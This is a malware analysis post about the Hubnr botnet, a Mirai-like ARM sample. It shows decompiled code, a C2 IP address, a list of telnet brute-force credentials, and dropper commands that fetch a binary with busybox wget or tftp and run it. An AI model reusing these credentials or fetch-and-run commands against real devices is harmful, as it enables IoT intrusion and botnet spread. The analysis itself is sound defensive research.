Hubnr Botnet

github.com/carbreal/Malware_Analysis/tree/master/Hubnr_botnet

carbreal

carbreal/
Malware_Analysis

I'll post some malware analysis from time to time.

1 Contributor | 1 Issue | 23 Stars | 5 Forks

Today, april 3rd of 2021, I found the following sample in my honeypot:

```
arm7: ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, not
stripped
hash: fe7fb996b997877216d782a7adbcbe6a37bc585d459c6d0d452a346b078157c6
```

At first sight, it seems like a Mirai variant but has some interesting stuff. First, it doesn't encode the strings with an XOR function. It has two functions that do the job: *util_encrypt()* and *util_decrypt()* and they just apply a 3 character rotation to the strings.

```
void util_encrypt(int32_t arg1)

00008270  for (void* var_14 = nullptr; var_14 s<= 0x63; var_14 = var_14 + 1)
0000828c      if (zx.d(*(var_14 + arg1)) == 0)
0000828c          break
00008258      *(var_14 + arg1) = *(var_14 + arg1) + 3

void util_decrypt(int32_t arg1)

00008300  for (void* var_14 = nullptr; var_14 s<= 0x63; var_14 = var_14 + 1)
0000831c      if (zx.d(*(var_14 + arg1)) == 0)
0000831c          break
000082e8      *(var_14 + arg1) = *(var_14 + arg1) - 3
```

In the main function, we see the first *util_decrypt()* call. It decodes the variable proc_name, that returns *"/dev/hubnr"*.

```
000266a4  proc_name:
000266a4                32 67 68 79-32 6b 78 65 71 75 00 00      2ghy2kxequ..
```

```
carbreal@manjaro:/home/carbreal/MalwareAnalysis/ARM/Sample1 $ ./decrypt.py "2ghy2kxequ"
/dev/hubnr
```

Then, it runs the two main functions: *hakka_con()* and *parse_buf()*.

```
int32_t main(int32_t arg1, int32_t* arg2)

00009a78  int32_t r0 = __fork()
00009b0c  if (r0 s> 0)
00009b0c      return r0
00009a8c  puts("/bin/busybox HUBNRLOL")
00009a94  util_decrypt(0x266a4)
00009ab8  prctl(0xf, 0x1a458, 0, 0, 0)  {"/bin/busybox"}
00009ac0  int32_t* r3_2 = *arg2
00009ad0  memset(r3_2, 0, 4, r3_2)
00009ae4  __GI_strcpy(*arg2, proc_name)
00009af0  while (true)
00009af0      *(arg2 + 4)
00009af8      hakka_con()
00009afc      parse_buf()
```

hakka_con() connects to the server and runs *scanner_init()*. In order to get the master IP, it calls again *util_decrypt()* with the variable *bot_host*. This sample connects to the IP: **194.113.107.243**


```
int32_t hakka_con()

00009840  int32_t var_28 = 0
00009858  int32_t r0_10
00009858  while (true)
00009858      uint32_t r4_1 = *C2Sock
00009860      uint32_t r3_1 = *C2Sock
00009878      int32_t r3_3 = fcntl(r3_1, 3, 0, r3_1) | 0x800
00009888      fcntl(r4_1, 4, r3_3, r3_3)
00009898      int32_t r0_4
00009898      int32_t r1_1
00009898      r0_4, r1_1 = __GI_socket(2, 1, 0)
000098a4      *C2Sock = r0_4
000098b0      if (*C2Sock == 0xffffffff)
000098d4          close(0, close(*C2Sock, r1_1))
000098e0      util_decrypt(0x2666c)
000098e8      int16_t var_3c = 2
000098f4      __GI_inet_addr(bot_host)
00009938      int32_t r1_4
00009938      r0_10, r1_4 = __libc_connect(*C2Sock, &var_3c, 0x10)
000099bc      if (r0_10 != 0xffffffff)
000099bc          __GI_getuid()
000099d8          void var_bc
000099d8          __GI_sprintf(&var_bc, "[\x1b[1;32m!\x1b[0m] %s:%d conne…"  , 0x1a438)  {"arm7"}
00009a08          __libc_write(*C2Sock, &var_bc, __GI_strlen(&var_bc))
00009a0c          int32_t r0_18
00009a0c          int32_t r1_6
00009a0c          int32_t r2_5
00009a0c          r0_18, r1_6, r2_5 = __GI_getpid()
00009a24          scanner_init(*C2Sock, r1_6, r2_5)
```


```
00026668  uint32_t bot_port = 0xa455
0002666c  uint32_t bot_host = 0x19ed0
```

```
00019ed0  34 3c 37 31 34 34 36 31-34 33 3a 31 35 37 36 00  4<71446143:1576.
```


```
carbreal@manjaro:/home/carbreal/MalwareAnalysis/ARM/Sample1 $ ./decrypt.py "4<71446143:1576"
194.113.107.243
```

scanner_init() is the function that propagates itself. I don't fully understand the entire logic behind this huge function, but I'd say that it works like a state machine. It has a for loop that iterates through a variable and a switch-case function that goes through each state.





It has a state that runs a telnet scan and performs a bruteforce with a few stored credentials:



000266cc usernames:
000266cc 68 a4 01 00 h...
000266d0 74 a4 01 00 74 a4 01 00-74 a4 01 00 74 a4 01 00 t...t...t...t...
000266e0 74 a4 01 00 74 a4 01 00-74 a4 01 00 74 a4 01 00 t...t...t...t...
000266f0 74 a4 01 00 74 a4 01 00-74 a4 01 00 74 a4 01 00 t...t...t...t...
00026700 74 a4 01 00 74 a4 01 00-7c a4 01 00 7c a4 01 00 t...t...|...|...
00026710 7c a4 01 00 7c a4 01 00-88 a4 01 00 90 a4 01 00 |...|...........
00026720 90 a4 01 00 90 a4 01 00-90 a4 01 00 98 a4 01 00 ....
00026730 a0 a4 01 00 a8 a4 01 00-74 a4 01 00 74 a4 01 00 ....t...t...
00026740 74 a4 01 00 90 a4 01 00-b4 a4 01 00 90 a4 01 00 t...............
00026750 74 a4 01 00 74 a4 01 00-74 a4 01 00 t...t...t...
0002675c passwords:
0002675c c4 a4 01 00 ....
00026760 cc a4 01 00 d8 a4 01 00-e8 a4 01 00 74 a4 01 00 ....t...
00026770 ec a4 01 00 90 a4 01 00-f8 a4 01 00 00 a5 01 00 ....
00026780 08 a5 01 00 10 a5 01 00-18 a5 01 00 20 a5 01 00 ....
00026790 28 a5 01 00 7c a4 01 00-e8 a4 01 00 7c a4 01 00 (...|.......|...
000267a0 30 a5 01 00 3c a5 01 00-f8 a4 01 00 e8 a4 01 00 0...<...........
000267b0 90 a4 01 00 48 a5 01 00-58 a5 01 00 e8 a4 01 00 ....H...X.......
000267c0 a0 a4 01 00 a8 a4 01 00-60 a5 01 00 6c a5 01 00 ....`...l...
000267d0 74 a5 01 00 80 a5 01 00-b4 a4 01 00 88 a5 01 00 t...............
000267e0 94 a5 01 00 a0 a5 01 00-60 a5 01 00 ....`...


0001a465 00 00 00-6d 61 6e 61 67 65 72 00 ...manager.
0001a470 00 00 00 00 72 6f 6f 74-00 00 00 00 64 65 66 61 ....root....defa
0001a480 75 6c 74 00 00 00 00 00-67 75 65 73 74 00 00 00 ult.....guest...
0001a490 61 64 6d 69 6e 00 00 00-41 64 6d 69 6e 00 00 00 admin...Admin...
0001a4a0 75 73 65 72 00 00 00 00-73 75 70 70 6f 72 74 00 user....support.
0001a4b0 00 00 00 00 74 65 6c 6e-65 74 61 64 6d 69 6e 00 ....telnetadmin.
0001a4c0 00 00 00 00 66 72 69 65-6e 64 00 00 73 6f 6c 6f ....friend..solo
0001a4d0 6b 65 79 00 00 00 00 00-74 30 74 61 6c 63 30 6e key.....t0talc0n
0001a4e0 74 72 30 6c 34 21 00 00-00 00 00 00 74 73 67 6f tr0l4!......tsgo
0001a4f0 69 6e 67 6f 6e 00 00 00-31 32 33 34 35 00 00 00 ingon...12345...
0001a500 76 69 7a 78 76 00 00 00-31 32 33 34 35 36 00 00 vizxv...123456..
0001a510 78 63 33 35 31 31 00 00-5a 74 65 35 32 31 00 00 xc3511..Zte521..
0001a520 7a 6c 78 78 2e 00 00 00-35 75 70 00 00 00 00 00 zlxx....5up.....
0001a530 30 78 68 6c 77 53 47 38-00 00 00 00 53 32 66 47 0xhlwSG8....S2fG
0001a540 71 4e 46 73 00 00 00 00-37 75 6a 4d 6b 6f 30 61 qNFs....7ujMko0a
0001a550 64 6d 69 6e 00 00 00 00-31 32 33 34 00 00 00 00 dmin....1234....
0001a560 68 73 6c 77 69 66 69 63-61 6d 00 00 75 69 64 30 hslwificam..uid0
0001a570 00 00 00 00 68 69 70 63-33 35 31 38 00 00 00 00 ....hipc3518....
0001a580 32 36 30 31 68 78 00 00-68 6f 34 75 6b 75 36 61 2601hx..ho4uku6a
0001a590 74 00 00 00 74 61 5a 7a-40 30 31 00 00 00 00 00 t...taZz@01.....
0001a5a0 74 61 5a 7a 40 32 33 34-39 35 38 35 39 00 00 00 taZz@23495859...
0001a5b0 48 4f 49 00 3d 00 00 00-78 76 68 75 00 00 00 00 HOI.=...xvhu....
0001a5c0 72 6a 6c 71 00 00 00 00-71 64 70 68 00 00 00 00 rjlq....qdph....
0001a5d0 73 64 76 76 00 00 00 00-67 79 75 67 79 76 00 00 sdvv....gyugyv..
0001a5e0 64 76 76 7a 72 75 67 3d-00 00 00 00 71 79 64 6f dvvzrug=....qydo
0001a5f0 6c 67 00 00 64 6c 6f 68-67 00 00 00 71 66 72 75 lg..dlohg...qfru
0001a600 75 68 66 77 00 00 00 00-68 71 6c 68 67 00 00 00 uhfw....hqlhg...
0001a610 75 75 72 75 00 00 00 00-72 72 67 65 7c 68 00 00 uuru....rrge|h..
0001a620 65 64 67 00 46 6b 64 75-6f 68 76 00 65 78 76 7c edg.Fkduohv.exv|

```
#Usernames
    manager
    root
    default
    guest
    admin
    Admin
    user
    support
    telnetadmin

#Passwords
    root
    default
    telnetadmin
    friend
    solokey
    t0talc0ntr0l4!
    tsgoingon
    12345
    vizxv
    123456
    xc3511
    Zte521
    zlxx.
    5up
    0xhlwSG8
    S2fGqNFs
    7ujMko0admin
    1234
    hslwificam
    uid0
    hipc3518
    2601hx
    ho4uku6at
    taZz@01
```

Then, if the login is successful, it runs some recon commands and depending on the output it gets the appropiate binary for the architecture.

It has a few ways of getting the binary into the victim's machine: with a wget, a tftp or echoing it into the machine.



Basically, this are the commands used in the different states:

```
0001cb14  [scanner] login attempt [%s:23 %s:%s]
0001cb3c  sh
0001cb44  shell
0001cb4c  enable
0001cb58  linuxshell
0001cb68  system
0001cb74  /bin/busybox cat /proc/cpuinfo
0001cb98  [scanner] detected arm7 [%s:23 %s:%s]
0001cbc0  arm7
0001cbc8  /bin/busybox TELNET
0001cbe0  [scanner] detected arm4 [%s:23 %s:%s]
0001cc08  /bin/busybox cat /bin/busybox
0001cc28  [scanner] detected %s [%s:23 %s:%s]
0001cc4c  >%shubnrtelnet && cd %s && >hubnrtelnet; >.dropper
0001cc84  /bin/busybox cp /bin/busybox hubnrtelnet && >hubnrtelnet && /bin/busybox chmod 777 hubnrtelnet && /bin/busybox cp /bin/busybox
0001cd40  /bin/busybox tftp -r %s -g %s; /bin/busybox chmod +x %s; ./%s
0001cd80  /bin/busybox wget http://%s/%s -O -> hubnrlol; /bin/busybox chmod +x hubnrlol; ./hubnrlol %s
0001cde0  [scanner] sent wget/tftp payload | proceeding to echo [%s:23 %s:%s %s]
0001ce28  LOCKED %s:23 %s:%s %s
0001ce48  /bin/busybox chmod 777 lol; ./lol
0001ce6c  >hubnrtelnet
0001ce7c  /bin/busybox echo -en '%s' %s lol; %s ; /bin/busybox echo -en '\x42\x41\x50\x45'
0001ced0  [echoload] line [%d] dropped [%s:23 %s:%s %s]
0001cf00  [scanner] [%s:23 %s:%s] [%s] echo complete, executing dropper and binary
0001cf4c  /bin/busybox chmod +x hubnrtelnet; ./hubnrtelnet %s; /bin/busybox HDROP
0001cf98  [scanner] dropper executed! [%s:23 %s:%s] [%s]
0001cfc8  [scanner] failed to execute dropper [%s:23 %s:%s] [%s]
```

It has 5 different droppers embedded targeting 5 different architectures. It has a payloads variable that points to the memory direction of each dropper and it's used in the *get_retrieve_binary()* function inside the state.


```
000268c0  payloads:
000268c0  01 01 28 00 2c a7 01 00-7c 04 00 00 01 01 29 00  ..(.,...|.....).
000268d0  ac ab 01 00 a0 05 00 00-01 02 08 00 50 b1 01 00  ............P...
000268e0  c0 07 00 00 01 01 08 00-14 b9 01 00 e0 07 00 00  ................
000268f0  02 01 3e 00 f8 c0 01 00-94 04 00 00 01 02 14 00  ..>.............
00026900  90 c5 01 00 70 05 00 00                         ....p...
```

```
0001a729                                 00 00 00 7f 45 4c 46           .....ELF
0001a730  01 01 01 61 00 00 00 00-00 00 00 00 02 00 28 00  ...a..........(.
0001a740  01 00 00 00 1c 83 00 00-34 00 00 00 b4 03 00 00  ........4.......
0001a750  02 02 00 00 34 00 20 00-02 00 28 00 05 00 04 00  ....4. ...(.....
0001a760  01 00 00 00 00 00 00 00-00 80 00 00 00 80 00 00  ................
0001a770  94 03 00 00 94 03 00 00-05 00 00 00 00 80 00 00  ................
0001a780  01 00 00 00 94 03 00 00-94 03 01 00 94 03 01 00  ................
0001a790  00 00 00 00 08 00 00 00-06 00 00 00 00 80 00 00  ................
0001a7a0  01 18 a0 e1 ff 18 01 e2-00 1c 81 e1 ff 30 03 e2  .............0..
0001a7b0  02 24 a0 e1 03 10 81 e1-ff 2c 02 e2 01 20 82 e1  .$.......,... ..
0001a7c0  ff 3c 02 e2 ff 08 02 e2-03 34 a0 e1 20 04 a0 e1  .<.......4.. ...
0001a7d0  22 0c 80 e1 02 3c 83 e1-00 00 83 e1 0e f0 a0 e1  ".....<..........
0001a7e0  00 10 a0 e1 00 00 9f e5-97 00 00 ea 01 00 90 00  ................
0001a7f0  00 10 a0 e1 00 00 9f e5-93 00 00 ea 06 00 90 00  ................
0001a800  01 c0 a0 e1 00 10 a0 e1-08 00 9f e5 02 30 a0 e1  .............0..
0001a810  0c 20 a0 e1 8c 00 00 ea-05 00 90 00 04 e0 2d e5  . ............-.
0001a820  0c d0 4d e2 07 00 8d e8-03 10 a0 e3 0d 20 a0 e1  ..M.......... ..
0001a830  08 00 9f e5 84 00 00 eb-0c d0 8d e2 00 80 bd e8  ................
0001a840  66 00 90 00 01 c0 a0 e1-00 10 a0 e1 08 00 9f e5  f...............
0001a850  02 30 a0 e1 0c 20 a0 e1-7b 00 00 ea 04 00 90 00  .0... ..{.......
0001a860  01 c0 a0 e1 00 10 a0 e1-08 00 9f e5 02 30 a0 e1  .............0..
0001a870  0c 20 a0 e1 74 00 00 ea-03 00 90 00 04 e0 2d e5  . ..t.........-.
0001a880  0c d0 4d e2 07 00 8d e8-01 10 a0 e3 0d 20 a0 e1  ..M.......... ..
0001a890  08 00 9f e5 6c 00 00 eb-0c d0 8d e2 00 80 bd e8  ....l...........
0001a8a0  66 00 90 00 f0 41 2d e9-74 41 9f e5 94 d0 4d e2  f....A-.tA....M.
0001a8b0  00 00 00 ea 01 40 84 e2-00 60 d4 e5 00 00 56 e3  .....@...`....V.
0001a8c0  fb ff ff 1a 58 31 9f e5-58 11 9f e5 05 20 a0 e3  ....X1..X.... ..
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	ELF, 32-bit LSB executable, ARM, version 1 (SYSV)
75564	0x1272C	ELF, 32-bit LSB executable, ARM, version 1 (ARM)
76716	0x12BAC	ELF, 32-bit LSB executable, ARM, version 1 (SYSV)
78160	0x13150	ELF, 32-bit MSB MIPS-I executable, MIPS, version 1 (SYSV)
80148	0x13914	ELF, 32-bit LSB MIPS-I executable, MIPS, version 1 (SYSV)
82168	0x140F8	ELF, 32-bit LSB executable, Intel 80386, version 1 (SYSV)
83344	0x14590	ELF, 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV)

The dropper is a very small binary that only retrieves the sample from the master.

```
GET /arm HTTP/1.0
GET /arm7 HTTP/1.0
GET /mips HTTP/1.0
GET /mpsl HTTP/1.0
GET /x86 HTTP/1.0
GET /ppc HTTP/1.0
```



The other main function is *parse_buf()*. This one gets the command from the master. At the moment, it has 4 different options. A **PING** option, that just updates the master with the alive bots. **"killproc"** that kills the process. And two different attack capabilities: **"udpflood"** and **"tcpflood"**.

```
int32_t parse_buf()

0000959c  util_decrypt(0x26670)
000095a4  util_decrypt(0x2667c)
000095ac  util_decrypt(0x26690)
000095b4  util_decrypt(0x26688)
000095bc  util_decrypt(0x2669c)
000097e8  int32_t r0_26
000097e8  while (true)
000097e8      void var_224
000097e8      r0_26 = __GI___libc_read(*C2Sock, &var_224, 0x200)
000097f4      if (r0_26 == 0)
000097f4          break
000095c8      int32_t var_20_1 = 0
00009680      void var_18
00009680      for (uint32_t var_1c_1 = strtok(&var_224, data_1a3ec); var_1c_1 != 0; var_1c_1 = strtok(0, data
00009624          *((var_20_1 << 2) + &var_18 + 0xfffff5f4) = malloc(__GI_strlen(var_1c_1) + 1)
00009630          var_20_1 = var_20_1 + 1
00009660          __GI_strcpy(*(((var_20_1 - 1) << 2) + &var_18 + 0xfffff5f4), var_1c_1)
00009698      void var_a24
00009698      if (__GI_strstr(&var_224, udp_arg) != 0)
000096b4          udp_send(var_20_1, &var_a24)
000096cc      if (__GI_strstr(&var_224, tcp_arg) != 0)
000096e8          tcp_send(var_20_1, &var_a24)
00009700      if (__GI_strstr(&var_224, kill_buf) != 0)
0000970c          exit()
00009724      if (__GI_strstr(&var_224, ping_buf) != 0)
